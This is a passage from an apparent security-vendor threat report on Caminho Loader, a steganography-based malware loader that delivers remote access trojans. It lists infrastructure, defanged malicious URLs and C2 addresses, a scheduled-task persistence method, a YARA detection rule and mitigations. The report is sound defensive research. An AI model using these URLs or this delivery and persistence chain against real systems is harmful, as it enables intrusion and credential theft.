After payload retrieval, the loader performs process injection into a legitimate Windows process (typically calc.exe or calc64.exe) to execute the final payload in memory. This “fileless” technique avoids writing the payload to disk, defeating file-based detection and forensic recovery.

Stage 5: Final Payload (REMCOS RAT Example)

Attribute	Value
Hashes (SHA-256)	003cd08d0e4e3e53b5c2dd7e0ea292059f88f827d0cb025adf478d1f8e005fbd
Hashes (MD5)	83580969b9758ae2679b0f92a091db96
ITW File Name	Microsoft.Win32.TaskScheduler.dll (masquerading)
Compilation Date	2025-05-06 19:18:40 UTC
Compiler	MS Visual C++
File Type	PE32 executable
File Size	499,712 bytes (488 KB)
C2 Address	cestfinidns[.]vip (66.63.187[.]166)

The final payload in the analyzed infection chain is REMCOS RAT, a commercial remote access trojan. However, Caminho Loader has been observed delivering multiple different payload families including:

- **REMCOS RAT** (multiple campaigns)
- **XWorm** (observed August 2025)
- **Katz Stealer** (documented by Nextron Systems)
- Additional unidentified stealers and RATs

This payload diversity confirms the loader operates as an independent service supporting multiple distinct threat operations, rather than a single campaign by one group or operator.

Persistence Mechanism

Following successful payload execution, the loader establishes persistence through the Windows Task Scheduler. The loader writes a JavaScript file to C:\Users\Public\Downloads\panters.js that functions as a near-identical copy of the initial infection script.

Persistence Script:

Attribute	Value
Hashes (SHA-256)	a0e2b00951c6327788e3cc834a2d5294c2b7f94aad344ec132fe78b30cce18cc
Hashes (MD5)	3C751A9C652148B23521E06F23001132
ITW File Name	panters.js
File Size	5,117 bytes
Location	C:\Users\Public\Downloads\

The scheduled task named “amandes” executes panters.js every minute, ensuring payload re-execution after system reboot or process termination. This persistence mechanism maintains infection even if all running processes are terminated, as the scheduled task will trigger re-infection from the remote steganographic image and payload URLs (assuming they all remain online and accessible).




Figure 10: Complete infection chain showing multi-stage execution from initial JavaScript through steganographic extraction to final payload delivery.

Network Infrastructure

The Caminho Loader operation demonstrates sophisticated infrastructure management, combining legitimate services with dedicated malicious infrastructure.

Payload Hosting Infrastructure

Steganographic Image Hosting:

Domain	IP Address	ASN	Service Type	First/Last Seen
archive.org	Multiple	Internet Archive	Legitimate file hosting	June 2025 – Present
Ia601001.us[.]archive.org	Multiple	Internet Archive	Archive.org CDN	June 2025 – Present
Ia803206.us[.]archive.org	Multiple	Internet Archive	Archive.org CDN	August 2025 – Present
serverdata-cloud[.]cloud	Not resolved	Unknown	Malicious infrastructure	July 2025
files.catbox[.]moe	Multiple	catbox[.]moe	Legitimate file hosting	August 2025

The extensive use of the non-profit website Internet Archive (archive.org) represents an operational choice. Originally conceived as an archive of the world wide web, archive.org provides permanent, free file hosting with high availability and bandwidth. The service's legitimate reputation allows malicious files to evade domain-based blocking and reputation systems.

Observed archive.org URLs include:

- https[:]//archive[.]org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg

- https[:]//dn721205[.]ca.archive[.]org/0/items/wp4096799-lost-in-space-wallpapers_202507/wp4096799-lost-in-space-wallpapers.jpg
- https[:]//ia601001[.]us.archive[.]org/25/items/msi-pro-with-b-64_20250923/MSI_PRO_with_b64.png

The URL patterns suggest automated upload processes using timestamp-based naming conventions, indicating tooling for large-scale operations.

Script Staging Infrastructure:

Domain	URL Pattern	Service Type	First/Last Seen
paste.ee	/d/{ID}/0	Pastebin service	July 2025 – Present
pastefy.app	/{ID}/raw	Pastebin service	July 2025 – Present

Pastebin-style services host obfuscated JavaScript and PowerShell scripts for intermediate stages. These services provide several operational advantages:

- No account verification required for posting
- Content accessible via direct URLs without authentication
- No file type restrictions
- Difficult for defenders to proactively identify malicious content
- Easy to rotate URLs for new campaigns

Observed paste.ee URLs delivering malicious payloads:

- https[:]//paste[.]ee/d/BfcImbCm/0 (second-stage JavaScript)
- https[:]//paste[.]ee/d/2hfodTFT/0 (REMCOS RAT payload)

Command and Control Infrastructure

REMCOS RAT C2:

Domain	IP Address	ASN	Hosting	Status
cestfinidns[.]vip	66.63.187[.]166	AS214943	Railnet LLC (virtualine[.]org)	Active July 2025

The C2 infrastructure uses bulletproof hosting provider Railnet LLC (AS214943), which has linked associations with Russian-aligned cyber threat groups and its operations. This hosting choice indicates awareness of infrastructure resilience requirements and willingness to use providers with poor reputations.

Additional Observed Infrastructure:

Domain/IP	Associated Sample	Purpose
198.46.173[.]60	HTA campaign	Script hosting
serverdata-cloud[.]cloud	Multiple campaigns	Image and payload hosting

Infrastructure Overlaps and Attribution

Network infrastructure analysis reveals connections to previously documented campaigns. The domain serverdata-cloud[.]cloud appears in multiple distinct Caminho campaigns, delivering both REMCOS and XWorm payloads. This domain hosts:

- **Steganographic container:** https[:]//serverdata-cloud[.]cloud/output_image.bmp

- **XWorm payload:** https[:]//serverdata-cloud[.]cloud/arquivo_6cf86d291e714ebbb9b685af41e74a4b.txt

The reuse of this infrastructure across campaigns with different final payloads provides solid evidence of Loader-as-a-Service operation, where multiple customers use the same delivery infrastructure but deploy their own final-stage malware.

Targets

Victim identification relies on VirusTotal submission data, email metadata from malicious documents, and telemetry patterns. The geographic distribution of confirmed victims spans multiple regions:

Confirmed Victim Locations:

- **Brazil**: Primary target region, with multiple confirmed victims based on VT submissions from Brazilian IP ranges and Portuguese-language lure documents.
- **Multiple countries in Africa**
- **Ukraine**
- **Poland**

The targeting appears opportunistic rather than industry-specific, with social engineering lures designed for general business contexts. No clear pattern emerges indicating specific sector focus beyond general corporate targeting.

Victim Submission Timeline:

Early submissions (March-May 2025) showed minimal geographic diversity, primarily concentrated in South America. Geographic expansion became apparent June-August 2025, coinciding with the introduction of steganographic delivery mechanisms and increased campaign volume. This timeline suggests operational maturation and possible expansion of the customer base for the Loader-as-a-Service offering.

The absence of targeting against high-profile organizations or critical infrastructure, combined with the use of generic business lures, suggests financially motivated cybercriminal operations rather than espionage or state-sponsored activity.

Attribution

Arctic Wolf assesses with high confidence that the Caminho Loader operation is linked to the Brazilian geographic region, with the following presented as evidence:

High Confidence Assessments

Brazilian Origin: Multiple lines of evidence support Brazilian Portuguese-speaking operators with high confidence.

Linguistic Evidence: Extensive Portuguese language strings throughout all 71 analyzed Caminho Loader samples, including:

- Variable names in Portuguese
- Error messages in Portuguese
- Comments in Portuguese
- Specific Brazilian Portuguese dialect markers

Targeting Patterns: Primary victim concentration in Brazil and broader South American regions, with lure documents using Portuguese language and Brazilian business contexts.

Operational Timing: Campaign activity patterns align with Brazilian business hours and holidays based on VT submission timestamps and infrastructure updates.

Code Artifacts: The namespace identifier HackForums[.]gigajew references English-language underground forums, but the consistent Portuguese language throughout the actual functional code indicates Brazilian development rather than simple tool adoption.

Conclusions

This investigation paints a colorful picture of Brazilian Portuguese-speaking threat actors operating a Loader-as-a-Service business model, as evidenced by extensive Portuguese-language code artifacts, targeting patterns focused on South American regions, and standardized modular architecture enabling multiple customers. The operation serves multiple downstream customers deploying REMCOS RAT, XWorm, and Katz Stealer, indicating commercial malware distribution for the purposes of financial gain rather than single-purpose or highly targeted campaigns.

Initial Caminho loader activity dates back to March 30, 2025, based on the earliest VirusTotal submissions we found. The operation underwent significant evolution in early June 2025, with the adoption of LSB steganography for payload concealment, marking a transition from simple encoded payloads to sophisticated image-based hiding techniques. Geographic expansion from South American operations to multi-continent targeting occurred June through August 2025, suggesting operational maturity. The campaign remains active as of October 2025, with continuous infrastructure rotation and obfuscation updates demonstrating sustained operational commitment.

Targets receive emails containing archived JavaScript or VBScript files that retrieve obfuscated PowerShell scripts from pastebin services. PowerShell downloads seemingly legitimate images from archive.org and extracts concealed .NET payloads using LSB steganography. The loader executes entirely in memory, injecting final payloads into legitimate Windows processes without writing files to disk. Persistence is achieved through scheduled tasks to ensure re-infection and the survival of system reboots. This architecture defeats traditional security controls relying on file-based detection, suspicious executable monitoring, and static analysis.

The deployment of diverse payload families including information stealers and remote access trojans supports credential theft, data exfiltration, and persistent system access for subsequent criminal activity. The investment in steganographic techniques, anti-analysis capabilities, and infrastructure diversity indicates professional development targeting long-term operational sustainability rather than opportunistic activity.

The extensive use of the Internet Archive non-profit site for payload hosting presents a policy challenge for traditional perimeter based defenses, as blanket blocking of archive.org may impact legitimate business operations, while selective URL blocking will ultimately prove ineffective against the operator’s demonstrated infrastructure rotation capabilities. The abuse of legitimate services for malicious infrastructure will likely continue, as threat actors recognize the detection evasion benefits provided by this technique.

How AI Can Detect Steganography-Based Threats

Steganography allows cybercriminals to hide malicious data inside files that most people would expect to be harmless. While traditional antivirus software can catch threats based on known virus signatures, heuristics, and behavioral analysis, it may not directly detect this type of hidden data.

The good news is that advanced security solutions powered by artificial intelligence (AI) can potentially identify signs of hidden data, especially if it is linked to malicious activities. AI uses deep learning algorithms, machine learning, and behavioral detection analytics to recognize hidden patterns that may not be visible to traditional antivirus software.

For example, AI can analyze file anomalies that indicate embedded hidden content. It can also conduct behavioral analysis, red-flagging unusual sharing patterns, or suspicious network activity. It uses pattern recognition to detect subtle alterations in digital media files that may be invisible to the human eye.

Arctic Wolf® Aurora™ Endpoint Security delivers AI-driven prevention, detection, and response (EDR) capabilities. Here's how Arctic Wolf can help protect users from threats that use steganography to spread:

- **Machine Learning:** Leveraging an array of detection methodologies, including AI-powered machine learning, the Arctic Wolf Aurora™ Platform can quickly uncover suspicious and anomalous behaviors within collected data sets, such as suspicious file transfers or hidden network activity.
- **Zero-day threat prevention** with immediate attack containment, to protect against steganographic attacks that arrive as zero-day threats.
- **Behavioral Detection Engine:** Implements automatic response actions around the clock without the need for manual human intervention, reducing alert fatigue.
- **Detection and investigation capabilities:** Including forensic data analysis, sandbox reports, and threat hunting.
- Alpha AI™ defends your endpoints from attacks—backed by 24×7 detection and response from one of the world's largest commercial Security Operations Centers (SOCs).

Mitigation Recommendations

Organizations should implement layered controls to address the multi-stage nature of Caminho Loader attacks:

Email Security Controls:

- Block JavaScript and VBScript files within archive attachments (RAR, ZIP, 7z).
- Implement attachment sandboxing that can execute JavaScript and follow network connections.
- Deploy email authentication (DMARC, SPF, DKIM) to reduce spoofing attacks.

Security Training:

- Train users to recognize the red flags of social engineering patterns in financial quotes and invoice-themed emails.
- Conduct regular phishing awareness tests, and foster a culture where employees aren't afraid to speak up if they've opened an attachment they feel might be suspicious.
- For those without the time to devote to creating security training resources from scratch, the Arctic Wolf Managed Security Awareness® training solution delivers easily digestible security lessons for employees, including regular phishing simulations and a "Report Phish" button.

Network Security Controls:

- Monitor and control access to pastebin-style services (paste.ee, pastefy.app, pastebin.com, catbox.moe, tagbox.io).
- Implement DNS filtering to block known bulletproof hosting ASNs (AS214943).
- Consider blocking downloads from archive.org for non-business-justified use cases.
- Monitor for unusual PowerShell network connections to legitimate services.

Endpoint Security Controls:

- Enable PowerShell logging (Script Block Logging, Module Logging, Transcription).
- Monitor for PowerShell with encoded commands or unusual image file processing.
- Implement application allow listing to prevent execution from user-writable directories.
- Enable memory scanning capabilities to detect in-memory payloads.
- Enable LSA protection to reduce credential theft impact.
- Invest in a modern endpoint detection and response (EDR) solution powered by AI, which can detect steganography via file and behavioral analysis and pattern recognition.

Detection and Monitoring:

- Hunt for scheduled tasks created in user directories with JavaScript payloads.
- Hunt for scheduled tasks executing JavaScript files residing in user directories (i.e. C:\Users*)
- Monitor calc.exe and calc64.exe for unusual network connections or child processes.
- Detect process injection into legitimate processes.

How Arctic Wolf Protects Its Customers

Arctic Wolf is committed to ending cyber risk, and when new threat campaigns are identified we act decisively to protect our customers. Arctic Wolf Labs has leveraged threat intelligence around Caminho Loader activity to implement new detections in the Arctic Wolf® Aurora™ Platform to protect customers.

As we discover new information, we will enhance our detections to account for additional IOCs and techniques leveraged by the threat group behind this malicious activity.

APPENDIX

Indicators of Compromise (IOCs)

File Hashes

Initial Stage JavaScript/VBS Files:

File Name/ Type	SHA-256
IMG-04072025.js	42761793d309a0e10b664de61fb25f8d915c65a86b4c5b6229c73d3992519fd5
378115664.js (Stage 2)	134c29f52884adc5a3050e5c820229e060308e7377c7125805a6bfccd0859361
HTA File	a6574dd934a98fc0421e771f30ad6db97af6714f919a6cc722f2213933b9e839
pastefy script	1d6e6f058ccb021143872bd068367bff6d665b742a34b2ad84d33e741d3841a8
panters.js (Persistence)	a0e2b00951c6327788e3cc834a2d5294c2b7f94aad344ec132fe78b30cce18cc

Archive Files:

File Name/ Type	SHA-256
IMG-04072025.rar	592a21ec08f7f1755e4cb396da5e0d48ed6b9a3949c82ae6616eda95913416e
XVIDEOSS_Nicole_Aniston_HD.zip	1785e0078c193ae21cb83d108c28381ec1448afc929d6c2a30d865750ed4bce4

Steganographic Image Files:

File Name/ Type	SHA-256

universe-1733359315202-8750.jpg (most widely used)	89959ad7b1ac18bbd1e850f05ab0b5fce164596bce0f1f8aafb70ebd1bbcf900
wp4096799-lost-in-space-wallpapers.jpg	6291a85dd9c6288c9997c930cb243d29d671a1c3e0dbd6e0c2fb707355c400a3
11MB Ukraine sample	44d77dad67d9f0bf41999c3510dddb208889bcca22f56adbaf18945a08ba8984
First PNG format sample	6216afeff2697e4010be6f4a76646360114bd73d555901c91cf26828531f0c24
Base64 encoded (Not steganography)	418fec787e2c694eb7b1c8c5d5afcc023a88a53ed4d29bac8260ff49d3682671
Latest PNG sample	b932adbdbb14644366daed1bede62d9293868c9a3eecbffc7c4e6604d6d5b243
BMP strip format	1ebab46691a0b5edd2b941c68180da9f6f38ca22b1de6c1804ccb0fda4956fe1

Caminho Loader Samples (.NET DLL):

File Name/ Type	SHA-256
Primary analyzed sample	c2bce00f20b3ac515f3ed3fd0352d203ba192779d6b84dbc215c3eec3a3ff19c
Lost in Space wallpaper extraction	780438284cea7d935c900df9b61529664c533762e1dbc9bbec3085e6c19448d1
Ukraine sample extraction	74b48909de2532080d55fc85fb7f24665d68701c1c59c910ee7ad5b83c86695d
PNG extraction August 2025	bbed1022d04cdfb0d11550ada9f5c1d0a9437839b1e42bb80e057438055a382c
September 2025 sample	6513a6862e7cd9494566e56b6ccf2a88727f442ed217b73dc878d0097e7b0343
Latest analyzed sample	c3560bfa9483e7894243e613c55744b7f1705a53969f797f5fe8b2cb4fb336cc
Nextron Systems documented sample	0df13fd42fb4a4374981474ea87895a3830eddcc7f3bd494e76acd604c4004f7
First observed (March 30, 2025)	87c9bede1feac2e3810f3d269b4492fe0902e6303020171e561face400e9bdb4

Final Payloads:

File Name/ Type	SHA-256
REMCOS RAT	003cd08d0e4e3e53b5c2dd7e0ea292059f88f827d0cb025adf478d1f8e005fbd
XWorm	c5208189f4851b8ff525bf3cd74767e89af4ef256b256ed1143f4c8f3a48b01f

Network Indicators

Payload Staging URLs:

http[:]//paste[.]ee/d/BfcImbCm/0
https[:]//paste[.]ee/d/2hfodTFT/0
https[:]//pastefy[.]app/W8gaihTD/raw
https[:]//198.46.173[.]60/arquivo_4353c11f6e74407a25e9fb10a09487e.txt
https[:]//serverdata-cloud[.]cloud/arquivo_6cf86d291e714ebbb9b685af41e74a4b.txt

Steganographic Image Hosting:

https[:]//archive[.]org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg
https[:]//dn721205[.]ca.archive[.]org/0/items/wp4096799-lost-in-space-wallpapers_202507/wp4096799-lost-in-spac
wallpapers.jpg
https[:]//ia601001[.]us.archive[.]org/25/items/msi-pro-with-b-64_20250923/MSI_PRO_with_b64.png
https[:]//ia803206[.]us.archive[.]org/14/items/msi_20250801/MSI.png
http[:]//files.catbox[.]moe/hejh36.jpg
https[:]//serverdata-cloud[.]cloud/output_image.bmp
http[:]//dn721709[.]ca.archive[.]org/0/items/optimized_msi_pro_with_b64_202509/optimized_MSI_PRO_with_b64.p

Command and Control:

cestfinidns[.]vip – 66.63.187[.]166 (REMCOS RAT C2)

Malicious Domains:

serverdata-cloud[.]cloud

IP Addresses:

66.63.187[.]166 – AS214943 Railnet LLC (REMCOS RAT C2)

198.46.173[.]60 – Script hosting

File Paths:

C:\Users\Public\Downloads\panters.js – Persistence script

C:\Users\Public\Downloads\amandines – Alternate persistence location observed

Scheduled Tasks:

Task Name: amandes

Task Name: amandines

Action: Execute JavaScript from C:\Users\Public\Downloads\

Trigger: On system start, every 1 minute

Applied Countermeasures

Yara Rule

```
rule Caminho_Loader {
meta:
    description = "Rule for detecting Caminho Loader containing strings in Portuguese
Language"
    last_modified = "2025-07-16"
    author = "The Arctic Wolf Labs team"
    version = "1.0"
    sha256 = "c2bce00f20b3ac515f3ed3fd0352d203ba192779d6b84dbc215c3eec3a3ff19c"
strings:
    $a1 = "startupreg" ascii wide
```

```
    $a2 = "caminhovbs" ascii wide
    $a3 = "namevbs" ascii wide
    $a4 = "netframework" ascii wide
    $a5 = "nativo" ascii wide
    $a6 = "nomenativo" ascii wide
    $a7 = "persitencia" ascii wide
    $a8 = "caminho" ascii wide
    $a9 = "nomedoarquivo" ascii wide
    $a10 = "minutos" ascii wide
    $a11 = "startuptask" ascii wide
    $a12 = "taskname" ascii wide
condition:
  (uint16(0) == 0x5A4D) and (filesize < 8MB) and (all of ($a*))
}
```


Detailed MITRE ATT&CK® Mapping

Tactic	Technique	Sub-Technique or Procedure / Context
Initial Access	T1566 – Phishing	T1566.001 – Spear-phishing Attachment: RAR/ZIP archives containing JavaScript or VBS files delivered via email with business-themed lures (invoices, quotations, urgent requests).
Execution	T1059 – Command and Scripting Interpreter	T1059.007 – JavaScript: Multi-stage JavaScript execution beginning with obfuscated .js files extracted from archives.
		T1059.001 – PowerShell: Intermediate stage uses PowerShell for steganographic extraction and .NET assembly loading.
		T1059.005 – Visual Basic: VBScript variants observed in some campaigns (HTA files).
	T1204 – User Execution	T1204.002 – Malicious File: Victim must manually extract and execute JavaScript/VBS from archive file.
Persistence	T1053 – Scheduled Task/Job	T1053.005 – Scheduled Task: Creates task named “amandes” or “amandines” executing JavaScript from C:\Users\Public\Downloads\ every minute on system start.
Defense Evasion	T1027 – Obfuscated Files or Information	T1027.003 – Steganography: LSB steganography conceals .NET payload within JPG/PNG image files hosted on archive.org.
		T1027.010 – Command Obfuscation: Heavy JavaScript obfuscation using variable randomization and string encoding.
	T1055 – Process Injection	T1055.012 – Process Hollowing: Injects final payload into calc.exe or calc64.exe

		address space.
	T1140 – Deobfuscate/Decode Files or Information	Base64 decoding of URLs, payloads, and embedded scripts throughout execution chain.
	T1497 – Virtualization/Sandbox Evasion	T1497.001 – System Checks: Detects VMware, VirtualBox, Hyper-V, Cuckoo, sandbox environments, debugging tools.
	T1036 – Masquerading	T1036.005 – Match Legitimate Name or Location: Uses filename “Microsoft.Win32.TaskScheduler.dll” for malicious payloads.
	T1070 – Indicator Removal	T1070.004 – File Deletion: Fileless execution prevents file-based forensic artifact collection.
Credential Access	(Varies by final payload)	REMCOS RAT capabilities include credential harvesting; Katz Stealer explicitly designed for credential theft.
Discovery	T1082 – System Information Discovery	Checks system architecture (x86 vs x64) before payload execution.
	T1518 – Software Discovery	T1518.001 – Security Software Discovery: Detects presence of analysis tools and security products.
Collection	(Varies by final payload)	REMCOS RAT includes keylogging, screen capture, file collection capabilities.
Command and Control	T1071 – Application Layer Protocol	T1071.001 – Web Protocols: Uses HTTPS for payload retrieval from paste sites and archive.org.
	T1573 – Encrypted Channel	T1573.002 – Asymmetric Cryptography: REMCOS C2 implements encryption.
	T1102 – Web Service	T1102.001 – Dead Drop Resolver: Uses paste.ee and pastefy.app as staging for scripts and payloads.
		T1102.002 – Bidirectional Communication: Uses archive.org for payload hosting.
Exfiltration	(Varies by final payload)	REMCOS and stealers exfiltrate data to C2 servers; Katz Stealer specifically targets credentials.

Examples of Image Containers Used in this Campaign*

**Screenshots are sanitized and non-malicious.*



“Lost in space” wallpaper image

“MSI” wallpaper image

“MSI Pro wallpaper image”

“Optimized MSI Pro with B64” wallpaper image

About Arctic Wolf Labs

Arctic Wolf Labs is a group of elite security researchers, data scientists, and security development engineers who explore security topics to deliver cutting-edge threat research on new and emerging adversaries, develop and refine advanced threat detection models with artificial intelligence and machine learning, and drive continuous improvement in the speed, scale, and detection efficacy of Arctic Wolf’s solution offerings.

Arctic Wolf Labs brings world-class security innovations to not only Arctic Wolf's customer base, but the security community at large.